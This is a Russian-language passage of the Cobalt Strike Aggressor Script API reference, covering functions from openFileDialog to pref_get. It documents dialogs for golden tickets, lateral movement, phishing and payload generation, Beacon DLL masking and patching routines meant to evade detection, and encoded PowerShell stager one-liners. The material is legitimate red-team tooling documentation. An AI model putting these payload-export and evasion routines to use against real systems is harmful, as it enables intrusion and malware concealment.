**Аргументы**

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

**Пример**

```
item "Browse Files" {
    local('$bid');
    foreach $bid ($1) {
        openFileDialog($bid);
    }
}
```

## openGoldenTicketDialog

Открывает диалоговое окно, помогающее сгенерировать золотой билет.

**Аргументы**

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

**Пример**

```
item "Golden Ticket" {
    local('$bid');
    foreach $bid ($1) {
        openGoldenTicketDialog($bid);
    }
}
```

## openHTMLApplicationDialog

Открывает диалоговое окно HTML- приложения.

### **Пример**

```
openHTMLApplicationDialog();
```

## openHostFileDialog

Открывает диалоговое окно размещения файлов.

### **Пример**

```
openHostFileDialog();
```

## openInterfaceManager

Открывает вкладку для управления интерфейсами скрытого VPN'a;

### **Пример**

```
openInterfaceManager();
```

## openJavaSignedAppletDialog

Открывает диалоговое окно Java Signed Applet.

### **Пример**

```
openJavaSignedAppletDialog();
```

## openJavaSmartAppletDialog

Открывает диалоговое окно Java Smart Applet.

### **Пример**

```
openJavaSmartAppletDialog();
```

## openJumpDialog

Открывает диалоговое окно бокового перемещения.

## Аргументы

\$1 - тип бокового перемещения. Смотрите [&beacon\\_remote\\_exploits](#) для получения списка параметров. ssh и ssh-key также относятся к параметрам.

\$2 - массив целей для применения к ним данной функции

## Пример

```
openJumpDialog("psexec_psh", @("192.168.1.3", "192.168.1.4"));
```

## openKeystrokeBrowser

Открывает вкладку обозревателя нажатых клавиш.

## Пример

```
openKeystrokeBrowser();
```

## openListenerManager

Открывает менеджер Listener'ов.

## Пример

```
openListenerManager();
```

## openMakeTokenDialog

Открывает диалоговое окно, позволяющее сгенерировать токен доступа.

## Аргументы

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

## Пример

```
item "Make Token" {
    local('$bid');
    foreach $bid ($1) {
        openMakeTokenDialog($bid);
    }
}
```

## openMalleableProfileDialog

Открывает диалоговое окно профиля Malleable C2.

**Пример**

```
openMalleableProfileDialog();
```

## openOfficeMacro

Открывает диалоговое окно для экспорта макросов офисного документа.

**Пример**

```
openOfficeMacroDialog();
```

## openOneLinerDialog

Открывает диалоговое окно для создания однострочной команды PowerShell'a для конкретной сессии Beacon'a.

**Аргументы**

\$1 - идентификатор Beacon'a

**Пример**

```
item "&One-liner" {
    openOneLinerDialog($1);
}
```

## openOrActivate

Если консоль Beacon'a существует, сделает ее активной. Если консоль Beacon'a не существует, то откроет ее.

**Аргументы**

\$1 - идентификатор Beacon'a

**Пример**

```
item "&Activate" {
    local('$bid');
    foreach $bid ($1) {
        openOrActivate($bid);
    }
}
```

## openPayloadGeneratorDialog

Открывает диалоговое окно Payload Generator.

**Пример**

```
openPayloadGeneratorDialog();
```

## openPayloadHelper

Открывает диалоговое окно для выбора payload'a.

### **Аргументы**

\$1 - функция обратного вызова. Аргументы: \$1 - выбранный Listener

### **Пример**

```
openPayloadHelper(lambda ({
    bspawn($bid, $1);
}, $bid => $1));
```

## openPivotListenerSetup

Открывает диалоговое окно для настройки Pivot Listener'a.

### **Аргументы**

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

### **Пример**

```
item "Listener..." {
    local('$bid');
    foreach $bid ($1) {
        openPivotListenerSetup($bid);
    }
}
```

## openPortScanner

Открывает диалоговое окно сканера портов.

### **Аргументы**

\$1 - массив целей для сканирования

### **Пример**

```
openPortScanner(@("192.168.1.3"));
```

## openPortScannerLocal

Открывает диалоговое окно сканера портов с параметрами для использования в локальной сети Beacon'a.

### **Аргументы**

\$1 - Beacon, для которого будет использоваться данная функция

**Пример**

```
item "Scan" {
    local('$bid');
    foreach $bid ($1) {
        openPortScannerLocal($bid);
    }
}
```

[openPowerShellWebDialog](#)

Открывает диалоговое окно для настройки PowerShell Web Delivery атаки.

**Пример**

```
openPowerShellWebDialog();
```

[openPreferencesDialog](#)

Открывает диалоговое окно Preferences.

**Пример**

```
openPreferencesDialog();
```

[openProcessBrowser](#)

Открывает обозреватель процессов для одного или нескольких Beacon'ов.

**Аргументы**

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

**Пример**

```
item "Processes" {
    openProcessBrowser($1);
}
```

[openSOCKSBrowser](#)

Открывает вкладку со списком прокси-серверов SOCKS.

**Пример**

```
openSOCKSBrowser();
```

## openSOCKSSetup

Открывает диалоговое окно для настройки прокси-сервера SOCKS.

### Аргументы

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

### Пример

```
item "SOCKS Server" {
    local('$bid');
    foreach $bid ($1) {
        openSOCKSSetup($bid);
    }
}
```

## openScreenshotBrowser

Открывает вкладку обозревателя скриншотов.

### Пример

```
openScreenshotBrowser();
```

## openScriptConsole

Открывает консоль Aggressor Script'a.

### Пример

```
openScriptConsole();
```

## openScriptManager

Открывает вкладку менеджера сценариев.

### Пример

```
openScriptManager();
```

## openScriptedWebDialog

Открывает диалоговое окно для настройки Scripted Web Delivery атаки.

### Пример

```
openScriptedWebDialog();
```

## openServiceBrowser

Открывает диалоговое окно обозревателя служб.

### Аргументы

\$1 - массив целей для отображения служб

### Пример

```
openServiceBrowser(@("192.168.1.3"));
```

## openSiteManager

Открывает менеджер сайтов.

### Пример

```
openSiteManager();
```

## openSpawnAsDialog

Открывает диалоговое окно для создания payload'a от имени другого пользователя.

### Аргументы

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

### Пример

```
item "Spawn As..." {
    local('$bid');
    foreach $bid ($1) {
        openSpawnAsDialog($bid);
    }
}
```

## openSpearPhishDialog

Открывает диалоговое окно инструмента для целевого фишинга.

### Пример

```
openSpearPhishDialog();
```

## openSystemInformationDialog

Открывает диалоговое окно с информацией о системе.

**Пример**

```
openSystemInformationDialog();
```

## openSystemProfilerDialog

Открывает диалоговое окно для настройки профилировщика системы.

**Пример**

```
openSystemProfilerDialog();
```

## openTargetBrowser

Открывает обозреватель целей.

**Пример**

```
openTargetBrowser();
```

## openWebLog

Открывает вкладку веб-логов.

**Пример**

```
openWebLog();
```

## openWindowsDropperDialog

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.0.

## openWindowsExecutableDialog

Открывает диалоговое окно для создания исполняемого файла под Windows.

**Пример**

```
openWindowsExecutableDialog();
```

## openWindowsExecutableStage

Открывает диалоговое окно для создания stageless исполняемого файла под Windows.

## Пример

```
openWindowsExecutableStage();
```

## openWindowsExecutableStageAllDialog

Открывает диалоговое окно для генерации всех видов stageless payload'a (в x86 и x64) для всех настроенных Listener'ов. Это диалоговое окно также можно найти в меню пользовательского интерфейса в разделе [Payloads -> Windows Stageless Generate all Payloads](#).

## Пример

```
openWindowsExecutableStageAllDialog();
```

## payload

Экспортирует необработанный payload для определенного Listener'a.

### Аргументы

\$1 - имя Listener'a

\$2 - x86|x64 архитектура payload'a

\$3 - способ выхода: 'thread' (выход из потока при завершении) или 'process' (выход из процесса при завершении). Используйте 'thread' при внедрении в существующий процесс

### Возвращает

Скаляр, содержащий позиционно-независимый код для указанного Listener'a.

## Пример

```
$data = payload("listener", "x86", "process");
$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

## payload\_bootstrap\_hint

Получает смещение подсказок указателя на функцию, используемое Reflective Loader'ом Beacon'a. Заполните эти подсказки адресами интересующего процесса, чтобы Beacon загружал себя в память более безопасным с позиций OPSEC способом.

### Аргументы

\$1 - позиционно-независимый код payload'a (в частности, Beacon'a)

\$2 - функция для получения местоположения патча

## Примечания

- У Beacon'a есть протокол для принятия указателей на функции, предоставляемые артефактами, для тех функций, которые требуются Reflective Loader'у Beacon'a. Протокол предполагает исправление местоположения **GetProcAddress** и **GetModuleHandleA** в Beacon DLL . Использование данного протокола позволяет Beacon'у загружать себя в память, не вызывая эвристического метода обнаружения шелл-кода, который отслеживает чтение таблицы адресов экспорта в kernel32. Этот протокол не является обязательным. Артефакты, которые не следуют этому протоколу, будут вынуждены использовать разрешение ключевых функций через таблицу адресов экспорта.
- Artifact Kit и Resource Kit реализуют этот протокол. Загрузите эти наборы, чтобы увидеть, как пользоваться этой функцией.

## Возвращает

Смещение относительно участка памяти для сопряжения с указателем на определенную функцию, используемую Reflective Loader'ом.

## payload\_local

Экспортирует необработанный payload для конкретного Listener'a. Используйте эту функцию, если вы планируете породить этот payload из другой сессии Beacon'a. Cobalt Strike генерирует payload, который включает в себя указатели на ключевые функции, необходимые для загрузки агента, полученные из метаданных родительской сессии.

## Аргументы

\$1 - идентификатор родительской сессии Beacon'a

\$2 - имя Listener'a

\$3 - x86|x64 архитектура payload'a

\$4 - способ выхода: 'thread' (выход из потока при завершении) или 'process' (выход из процесса при завершении). Используйте 'thread' при внедрении в существующий процесс

## Возвращает

Скаляр, содержащий позиционно-независимый код для указанного Listener'a.

## Пример

```
$data = payload_local($bid, "listener", "x86", "process");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

## pe\_insert\_rich\_header

Вставьте данные заголовка rich в содержимое Beacon DLL. Если информация о заголовках rich уже существует, то она будет заменена.

## Аргументы

\$1 - содержимое Beacon DLL

\$2 - заголовок rich

## Возвращает

Обновленное содержимое DLL.

## Примечание

Длина заголовка rich должна быть ограничена 4 байтами для последующих вычислений контрольной суммы.

## Пример

```

# -----
# вставка (замена) заголовка rich
# -----
$rich_header = "<your rich header info>";
$temp_dll = pe_insert_rich_header($temp_dll, $rich_header);

```

## pe\_mask

Маскирует данные в содержимом Beacon DLL на основе позиции и длины.

## Аргументы

\$1 - содержимое Beacon DLL

\$2 - начальное местоположение

\$3 - длина для маскировки

\$4 - байтовое значение ключа для маскировки (int)

## Возвращает

Обновленное содержимое DLL.

## Пример

```

#
=====
# $1 = содержимое Beacon DLL
#
=====

sub demo_pe_mask {
    local('$temp_dll, $start, $length, $maskkey');
    local('%pemap');
    local('@loc_en, @val_en');

    $temp_dll = $1;

    #
    # проверка текущей DLL...

```

```

# -----
%pemap = pedump($temp_dll);
@loc_en = values(%pemap, @("Export.Name."));
@val_en = values(%pemap, @("Export.Name."));

if (size(@val_en) != 1) {
    warn("Unexpected size of export name value array: " . size(@val_en));
} else {
    warn("Current export value: " . @val_en[0]);
}

if (size(@loc_en) != 1) {
    warn("Unexpected size of export location array: " . size(@loc_en));
} else {
    warn("Current export name location: " . @loc_en[0]);
}

# -----
# установка параметров (анализ числа по основанию 10)
# -----
$start = parseNumber(@loc_en[0], 10);
$length = 4;
$maskkey = 22;

# -----
# маскировка некоторых данных в dll
# -----
# warn("pe_mask($temp_dll, " . $start . ", " . $length . ", " . $maskkey . "
")");
$temp_dll = pe_mask($temp_dll, $start, $length, $maskkey);

# dump_my_pe($temp_dll);

# -----
# снятие маскировки (запуск той же маскировки во второй раз должен
снять маскировку)
# (Обычно это выполняется Reflective Loader).
# -----
# warn("pe_mask($temp_dll, " . $start . ", " . $length . ", " . $maskkey . "
")");
# $temp_dll = pe_mask($temp_dll, $start, $length, $maskkey);
# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_mask\_section

Маскирует данные в содержимом Beacon DLL на основе позиции и длины.

## Аргументы

\$1 - содержимое Beacon DLL

\$2 - название секции

\$3 - байтовое значение ключа для маскировки (int)

## Возвращает

Обновленное содержимое DLL.

## Пример

```
# =====
# $1 = содержимое Beacon DLL
#
# =====
sub demo_pe_mask_section {

    local('$temp_dll, $section_name, $maskkey');
    local('@loc_en, @val_en');

    $temp_dll = $1;

    # -----
    # установка параметров
    # -----
    $section_name = ".text";
    $maskkey = 23;

    # -----
    # маскировка секции в dll
    # -----
    # warn("pe_mask_section($temp_dll, '$section_name', '$maskkey');");
    $temp_dll = pe_mask_section($temp_dll, $section_name, $maskkey);

    # dump_my_pe($temp_dll);

    # -----
    # снятие маскировки (запуск той же маскировки во второй раз должен
    # снять маскировку)
    # (Обычно это выполняется Reflective Loader).
    # -----
    # warn("pe_mask_section($temp_dll, '$section_name', '$maskkey');");
    # $temp_dll = pe_mask_section($temp_dll, $section_name, $maskkey);
    # dump_my_pe($temp_dll);

    # -----
    # все сделано! Возвращаем отредактированную DLL!
    # -----
    return $temp_dll;
}
```

## pe\_mask\_string

Маскирует строку в содержимом Beacon DLL на основе позиции.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - начальное местоположение

\$3 - байтовое значение ключа для маскировки (int)

### Возвращает

Обновленное содержимое DLL.

### Пример

```

#
=====
# $1 = содержимое Beacon DLL
#
=====

sub demo_pe_mask_string {

    local('$temp_dll, $location, $length, $maskkey');
    local('%pemap');
    local('@loc');

    $temp_dll = $1;

    # -----
    # проверка текущей DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @("Sections.AddressOfName.0."));

    if (size(@loc) != 1) {
        warn("Unexpected size of section name location array: " . size
        (@loc));
    } else {
        warn("Current section name location: " . @loc[0]);
    }

    # -----
    # установка параметров
    # -----
    $location = @loc[0];
    $length = 5;
    $maskkey = 23;

    # -----
    # pe_mask_string (строки для маскировки в dll)
    #
}

```

```

# warn("pe_mask_string(dll, " . $location . ", " . $maskkey . ")");
$temp_dll = pe_mask_string($temp_dll, $location, $maskkey);

# dump_my_pe($temp_dll);

# -----
# снятие маскировки (запуск той же маскировки во второй раз должен
# снять маскировку)
# мы снимаем маскировку с длины строки и нулевого символа
# (обычно это выполняется Reflective Loader)
# -----
# warn("pe_mask(dll, " . $location . ", ". $length . ", " . $maskkey .
")");
# $temp_dll = pe_mask($temp_dll, $location, $length, $maskkey);
# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_patch\_code

Исправляет код в содержимом Beacon DLL, основываясь на поиске/замене в секции '.text'.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - массив байтов, который необходимо найти для разрешения смещения

\$3 - массив байтов, который размещается по смещению (перезапись данных)

### Возвращает

Обновленное содержимое DLL.

### Пример

```

#
=====
# $1 = содержимое Beacon DLL
#
=====
sub demo_pe_patch_code {

    local('$temp_dll, $findme, $replacement');

    $temp_dll = $1;

    # ===== простые текстовые значения =====
    $findme = "abcABC123";
}

```

```

$replacement = "123ABCabc";

# warn("pe_patch_code($temp_dll, $findme, $replacement)");
$temp_dll = pe_patch_code($temp_dll, $findme, $replacement);

# ===== массив байтов в виде шестнадцатеричной строки =====
$findme = "\x01\x02\x03\xfc\xfe\xff";
$replacement = "\x01\x02\x03\xfc\xfe\xff";

# warn("pe_patch_code($temp_dll, $findme, $replacement)");
$temp_dll = pe_patch_code($temp_dll, $findme, $replacement);

# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_remove\_rich\_header

Удаляет заголовок rich из содержимого Beacon DLL.

### **Аргументы**

\$1 - содержимое Beacon DLL

### **Возвращает**

Обновленное содержимое DLL.

### **Пример**

```

# -----
# удаление/замена заголовка rich
# -----
$temp_dll = pe_remove_rich_header($temp_dll);

```

## pe\_set\_compile\_time\_with\_long

Устанавливает время компиляции в содержимом Beacon DLL.

### **Аргументы**

\$1 - содержимое Beacon DLL

\$2 - время компиляции (в миллисекундах)

### **Возвращает**

Обновленное содержимое DLL.

## Пример

```
# дата в миллисекундах ("1893521594000" = "01 Jan 2030 12:13:14")
$date = 1893521594000;
$temp_dll = pe_set_compile_time_with_long($temp_dll, $date);

# дата в миллисекундах ("1700000001000" = "14 Nov 2023 16:13:21")
$date = 1700000001000;
$temp_dll = pe_set_compile_time_with_long($temp_dll, $date);
```

## pe\_set\_compile\_time\_with\_string

Устанавливает время компиляции в содержимом Beacon DLL.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - время компиляции (в виде строки)

### Возвращает

Обновленное содержимое DLL.

## Пример

```
# ("01 Jan 2020 15:16:17" = "1577913377000")
$strTime = "01 Jan 2020 15:16:17";
$temp_dll = pe_set_compile_time_with_string($temp_dll, $strTime);
```

## pe\_set\_export\_name

Задает имя экспортируемого объекта в содержимом Beacon DLL.

### Аргументы

\$1 - содержимое Beacon DLL

### Возвращает

Обновленное содержимое DLL.

### Примечание

Имя должно присутствовать в таблице строк.

## Пример

```
# -----
# имя должно находиться в таблице строк...
#
$export_name = "WININET.dll";
$temp_dll = pe_set_export_name($temp_dll, $export_name);
$export_name = "beacon.dll";
$temp_dll = pe_set_export_name($temp_dll, $export_name);
```

## pe\_set\_long

Размещает значение с типом long в указанном месте.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - расположение

\$3 - значение

### Возвращает

Обновленное содержимое DLL.

### Пример

```
#=====
# $1 = содержимое Beacon DLL
#
=====

sub demo_pe_set_long {

    local('$temp_dll, $int_offset, $long_value');
    local('%pemap');
    local('@loc_cs, @val_cs');

    $temp_dll = $1;

    # -----
    # проверка текущей DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc_cs = values(%pemap, @("CheckSum.<location>"));
    @val_cs = values(%pemap, @("CheckSum.<value>"));

    if (size(@val_cs) != 1) {
        warn("Unexpected size of checksum value array: " . size(@val_cs));
    } else {
        warn("Current checksum value: " . @val_cs[0]);
    }

    if (size(@loc_cs) != 1) {
        warn("Unexpected size of checksum location array: " . size(@loc_cs));
    } else {
        warn("Current checksum location: " . @loc_cs[0]);
    }

    # -----
```

```

# установка параметров (анализ числа по основанию 10)
# -----
$int_offset = parseNumber(@loc_cs[0], 10);
$long_value = 98765;

# -----
# pe_set_long (set a long value)
# -----
# warn("pe_set_long($temp_dll, $int_offset, $long_value)");
$temp_dll = pe_set_long($temp_dll, $int_offset, $long_value);

# -----
# получилось ли сделать это?
# -----
# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_short

Размещает значение с типом short в указанном месте.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - расположение

\$3 - значение

### Возвращает

Обновленное содержимое DLL.

### Пример

```

# =====
# $1 = содержимое Beacon DLL
# =====
sub demo_pe_set_short {

    local('$temp_dll, $int_offset, $short_value');
    local('%pemap');
    local('@loc, @val');

    $temp_dll = $1;

    # -----
    # проверка текущей DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @(".text.NumberOfRelocations."));
    @val = values(%pemap, @(".text.NumberOfRelocations."));
}

```

```

if (size(@val) != 1) {
    warn("Unexpected size of .text.NumberOfRelocations value array: " . size
(@val));
} else {
    warn("Current .text.NumberOfRelocations value: " . @val[0]);
}

if (size(@loc) != 1) {
    warn("Unexpected size of .text.NumberOfRelocations location array: " . size
(@loc));
} else {
    warn("Current .text.NumberOfRelocations location: " . @loc[0]);
}

# -----
# установка параметров (анализ числа по основанию 10)
# -----
$int_offset = parseNumber(@loc[0], 10);
$short_value = 128;

# -----
# pe_set_short (set a short value)
# -----
# warn("pe_set_short($temp_dll, " . $int_offset . ", " . $short_value . ")");
$temp_dll = pe_set_short($temp_dll, $int_offset, $short_value);

# -----
# получилось ли сделать это?
# -----
# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_string

Размещает строковое значение в указанном месте.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - начальное местоположение

\$3 - значение

### Возвращает

Обновленное содержимое DLL.

### Пример

```

#
=====
# $1 = содержимое Beacon DLL

```

```

#
=====

sub demo_pe_set_string {

    local('$temp_dll, $location, $value');
    local('%pemap');
    local('@loc_en, @val_en');

    $temp_dll = $1;

    # -----
    # проверка текущей DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc_en = values(%pemap, @("Export.Name."));
    @val_en = values(%pemap, @("Export.Name."));

    if (size(@val_en) != 1) {
        warn("Unexpected size of export name value array: " . size(@val_en));
    } else {
        warn("Current export value: " . @val_en[0]);
    }

    if (size(@loc_en) != 1) {
        warn("Unexpected size of export location array: " . size(@loc_en));
    } else {
        warn("Current export name location: " . @loc_en[0]);
    }

    # -----
    # установка параметров (анализ числа по основанию 10)
    # -----
    $location = parseNumber(@loc_en[0], 10);
    $value = "BEECON.DLL";

    # -----
    # pe_set_string (устанавливаемое строковое значение)
    # -----
    # warn("pe_set_string($temp_dll, " . $location . ", " . $value . ")");
    $temp_dll = pe_set_string($temp_dll, $location, $value);

    # -----
    # получилось ли сделать это?
    # -----
    # dump_my_pe($temp_dll);

    # -----
    # все сделано! Возвращаем отредактированную DLL!
    # -----
    return $temp_dll;
}

```

## pe\_set\_stringz

Помещает строковое значение в указанное место и добавляет терминальный ноль.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - начальное местоположение

\$3 - устанавливаемая строка

### Возвращает

Обновленное содержимое DLL.

### Пример

```
# -----
# $1 = содержимое Beacon DLL
#
-----
sub demo_pe_set_stringz {

    local('$temp_dll, $offset, $value');
    local('%pemap');
    local('@loc');

    $temp_dll = $1;

    # -----
    # проверка текущей DLL...
    #
    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @("Sections.AddressOfName.0."));

    if (size(@loc) != 1) {
        warn("Unexpected size of section name location array: " . size
(@loc));
    } else {
        warn("Current section name location: " . @loc[0]);
    }

    # -----
    # установка параметров (анализ числа по основанию 10)
    #
    $offset = parseNumber(@loc[0], 10);
    $value = "abc";

    # -----
    # pe_set_stringz
    #
    # warn("pe_set_stringz(dll, " . $offset . ", " . $value . ")");
}
```

```

$temp_dll = pe_set_stringz($temp_dll, $offset, $value);

# -----
# получилось ли сделать это?
# -----
# dump_my_pe($temp_dll);

# -----
# установка параметров
# -----
# $offset = parseNumber(@loc[0], 10);
# $value = ".tex";

# -----
# pe_set_string (set a string value)
# -----
# warn("pe_set_string($temp_dll, " . $offset . ", " . $value . ")");
# $temp_dll = pe_set_string($temp_dll, $offset, $value);

# -----
# получилось ли сделать это?
# -----
# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_value\_at

Устанавливает значение с типом long на основе местоположения, разрешенного с помощью имени из PE Map (см. pedump).

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - наименование местоположения

\$3 - значение

### Возвращает

Обновленное содержимое DLL.

### Пример

```

#
=====
# $1 = содержимое DLL
#
=====
sub demo_pe_set_value_at {

```

```

local('$temp_dll, $name, $long_value, $date');
local('%pemap');
local('@loc, @val');

$temp_dll = $1;

# -----
# проверка текущей DLL...
# -----
# %pemap = pedump($temp_dll);
# @loc = values(%pemap, @("SizeOfImage."));
# @val = values(%pemap, @("SizeOfImage."));

# if (size(@val) != 1) {
#   warn("Unexpected size of SizeOfImage. value array: " . size(@val));
# } else {
#   warn("Current SizeOfImage. value: " . @val[0]);
# }

# if (size(@loc) != 1) {
#   warn("Unexpected size of SizeOfImage location array: " . size
(@loc));
# } else {
#   warn("Current SizeOfImage. location: " . @loc[0]);
# }

# -----
# установка параметров
# -----
$name = "SizeOfImage";
$long_value = 22334455;

# -----
# pe_set_value_at (set a long value at the location resolved by name)
# -----
# $1 = DLL (массив байтов)
# $2 = имя (строка)
# $3 = значение (число с типом long)
# -----
warn("pe_set_value_at($temp_dll, \"$name\", \"$long_value\")");
$temp_dll = pe_set_value_at($temp_dll, $name, $long_value);

# -----
# получилось ли сделать это?
# -----
# dump_my_pe($temp_dll);

# -----
# вернуть все на место?
# -----
# warn("pe_set_value_at($temp_dll, \"$name\", \"$@val[0]\")");
# $temp_dll = pe_set_value_at($temp_dll, $name, @val[0]);

```

```

# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_stomp

Устанавливает строку в нулевые символы. Начинается с указанного места и устанавливает все символы в нулевые, пока не будет достигнут терминальный ноль строки.

### Аргументы

\$1 - содержимое Beacon DLL

\$2 - начальное местоположение

### Возвращает

Обновленное содержимое DLL.

### Пример

```

# =====
# $1 = содержимое Beacon DLL
# =====
sub demo_pe_stomp {

    local('$temp_dll, $offset, $value, $old_name');
    local('%pemap');
    local('@loc, @val');

    $temp_dll = $1;

    # -----
    # проверка текущей DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @("Sections.AddressOfName.1"));
    @val = values(%pemap, @("Sections.AddressOfName.1"));

    if (size(@val) != 1) {
        warn("Unexpected size of Sections.AddressOfName.1 value array: " . size
        (@val));
    } else {
        warn("Current Sections.AddressOfName.1 value: " . @val[0]);
    }

    if (size(@loc) != 1) {
        warn("Unexpected size of Sections.AddressOfName.1 location array: " . size
        (@loc));
    } else {
        warn("Current Sections.AddressOfName.1 location: " . @loc[0]);
    }

    # -----

```

```

# установка параметров (анализ числа по основанию 10)
# -----
$location = parseNumber(@loc[0], 10);

# -----
# pe_stomp (stomp a string at a location)
# -----
# warn("pe_stomp($temp_dll, " . $location . ")");
$temp_dll = pe_stomp($temp_dll, $location);

# -----
# получилось ли сделать это?
# -----
# dump_my_pe($temp_dll);

# -----
# все сделано! Возвращаем отредактированную DLL!
# -----
return $temp_dll;
}

```

## pe\_update\_checksum

Обновляет контрольную сумму содержимого Beacon DLL.

### Аргументы

\$1 - содержимое Beacon DLL

### Возвращает

Обновленное содержимое DLL.

### Примечание

Это должна быть заключительная трансформация.

### Пример

```

# -----
# обновление контрольной суммы
# -----
$temp_dll = pe_update_checksum($temp_dll);

```

## pedump

Парсит исполняемый Beacon в карту информации о PE-заголовке. Эта информация может быть использована для исследования или внесения программных изменений в Beacon.

### Аргументы

\$1 - содержимое Beacon DLL

### Возвращает

Карта полученной информации. Информация карты очень похожа на вывод команды "./peclone dump [файл]".

## Пример

```

#
=====
# 'сортировка без учета регистра' из руководства sleep ...
#
=====

sub caseInsensitiveCompare
{
    $a = lc($1);
    $b = lc($2);
    return $a cmp $b;
}

#
=====
# дамп информации о PE
# $1 = содержимое Beacon DLL
#
=====

sub dump_my_pe {
    local('$out $key $val %pemap @_sorted_keys');

    %pemap = pedump($1);

    # -----
    # пример перечисления всех элементов из хэша/карты...
    # -----
    @_sorted_keys = sort(&caseInsensitiveCompare, keys(%pemap));
    foreach $key (@_sorted_keys)
    {
        $out = "$[50]key";
        foreach $val (values(%pemap, @($key)))
        {
            $out .= " $val";
            println($out);
        }
    }

    # -----
    # пример получения определенных элементов из хэша/карты...
    # -----
    local('@loc_cs @val_cs');
    @loc_cs = values(%pemap, @("CheckSum.<location>"));
    @val_cs = values(%pemap, @("CheckSum.<value>"));

    println("");
    println("My DLL CheckSum Location: " . @loc_cs);
    println("My DLL CheckSum Value: " . @val_cs);
    println("");
}

```

**Смотрите также**[./peclone dump \[файл\]](#)

## pgraph

Создает GUI-компонент Pivot графа.

**Возвращает**

Объект GUI Pivot графа ([javax.swing.JComponent](#)).

**Пример**

```
addVisualization("Pivot Graph", pgraph());
```

**Смотрите также**[&showVisualization](#)

## pivots

Возвращает список Pivot SOCKS из модели данных Cobalt Strike'a.

**Возвращает**

Массив словарей с информацией о каждом объекте Pivot.

**Пример**

```
printAll(pivots());
```

## popup\_clear

Удаляет все всплывающие элементы подменю, связанные с текущим меню. Это возможность переопределить стандартные определения всплывающих меню в Cobalt Strike'e.

**Аргументы**

\$1 - попур-хук для очистки у него зарегистрированных элементов меню

**Пример**

```
popup_clear("help");

popup help {
    item "My stuff!" {
        show_message("This is my menu!");
    }
}
```

## powershell

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Вместо нее используйте [&artifact stager](#) и [&powershell command](#).

Возвращает односточную команду PowerShell'a для запуска указанного Listener'a.

### Аргументы

\$1 - имя Listener'a

\$2 - true/false: предназначен ли данный Listener для локального хоста?

\$3 - x86|x64 - архитектура создаваемого stager'a

### Примечания

Имейте в виду, что не все варианты конфигурации Listener'a поддерживают x64 stager'ы . Если вы сомневаетесь, используйте x86.

### Возвращает

Однострочная команда PowerShell'a для запуска указанного Listener'a.

### Пример

```
println(powershell("listener", false));
```

## powershell\_command

Возвращает однострочную команду для запуска выражения PowerShell'a (например, powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==).

### Аргументы

\$1 - выражение PowerShell'a, которое необходимо обернуть в однострочную команду

\$2 - будет ли команда PowerShell'a запускаться на удаленной цели?

### Возвращает

Возвращает однострочную команду Powershell'a для запуска указанного выражения.

### Пример

```
$cmd = powershell_command("2 + 2", false);
println($cmd);
```

## powershell\_compress

Сжимает сценарий PowerShell'a и заворачивает его в сценарий для декомпрессии и выполнения.

### Аргументы

\$1 - сценарий PowerShell'a для сжатия

## Пример

```
$script = powershell_compress("2 + 2");
```

## powershell\_encode\_oneliner

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Вместо нее используйте [&powershell\\_command](#).

Возвращает односточную команду для запуска выражения PowerShell'a (например, powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==).

### Аргументы

\$1 - выражение PowerShell'a, которое необходимо обернуть в односточную команду

### Возвращает

Возвращает односточную команду Powershell'a для запуска указанного выражения.

## Пример

```
$cmd = powershell_encode_oneliner("2 + 2");
println($cmd);
```

## powershell\_encode\_stager

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Вместо нее используйте [&artifact\\_general](#) и [&powershell\\_command](#).

Возвращает сценарий PowerShell'a в кодировке base64 для запуска указанного шелл-кода.

### Аргументы

\$1 - шелл-код, который необходимо обернуть

### Возвращает

Возвращает сценарий PowerShell'a в кодировке base64, подходящий для использования с параметром -enc.

## Пример

```
$shellcode = shellcode("listener", false);
$readytouse = powershell_encode_stager($shellcode); println("powershell.exe
-ep bypass -enc $readytouse");
```

## pref\_get

Захватывает строковое значение из настроек Cobalt Strike'a.

### Аргументы

\$1 - название настройки

\$2 - значение по умолчанию (если для данной настройки отсутствует значение)

**Возвращает**

Строка со значением настройки.

**Пример**

```
$foo = pref_get("foo.string", "bar");
```

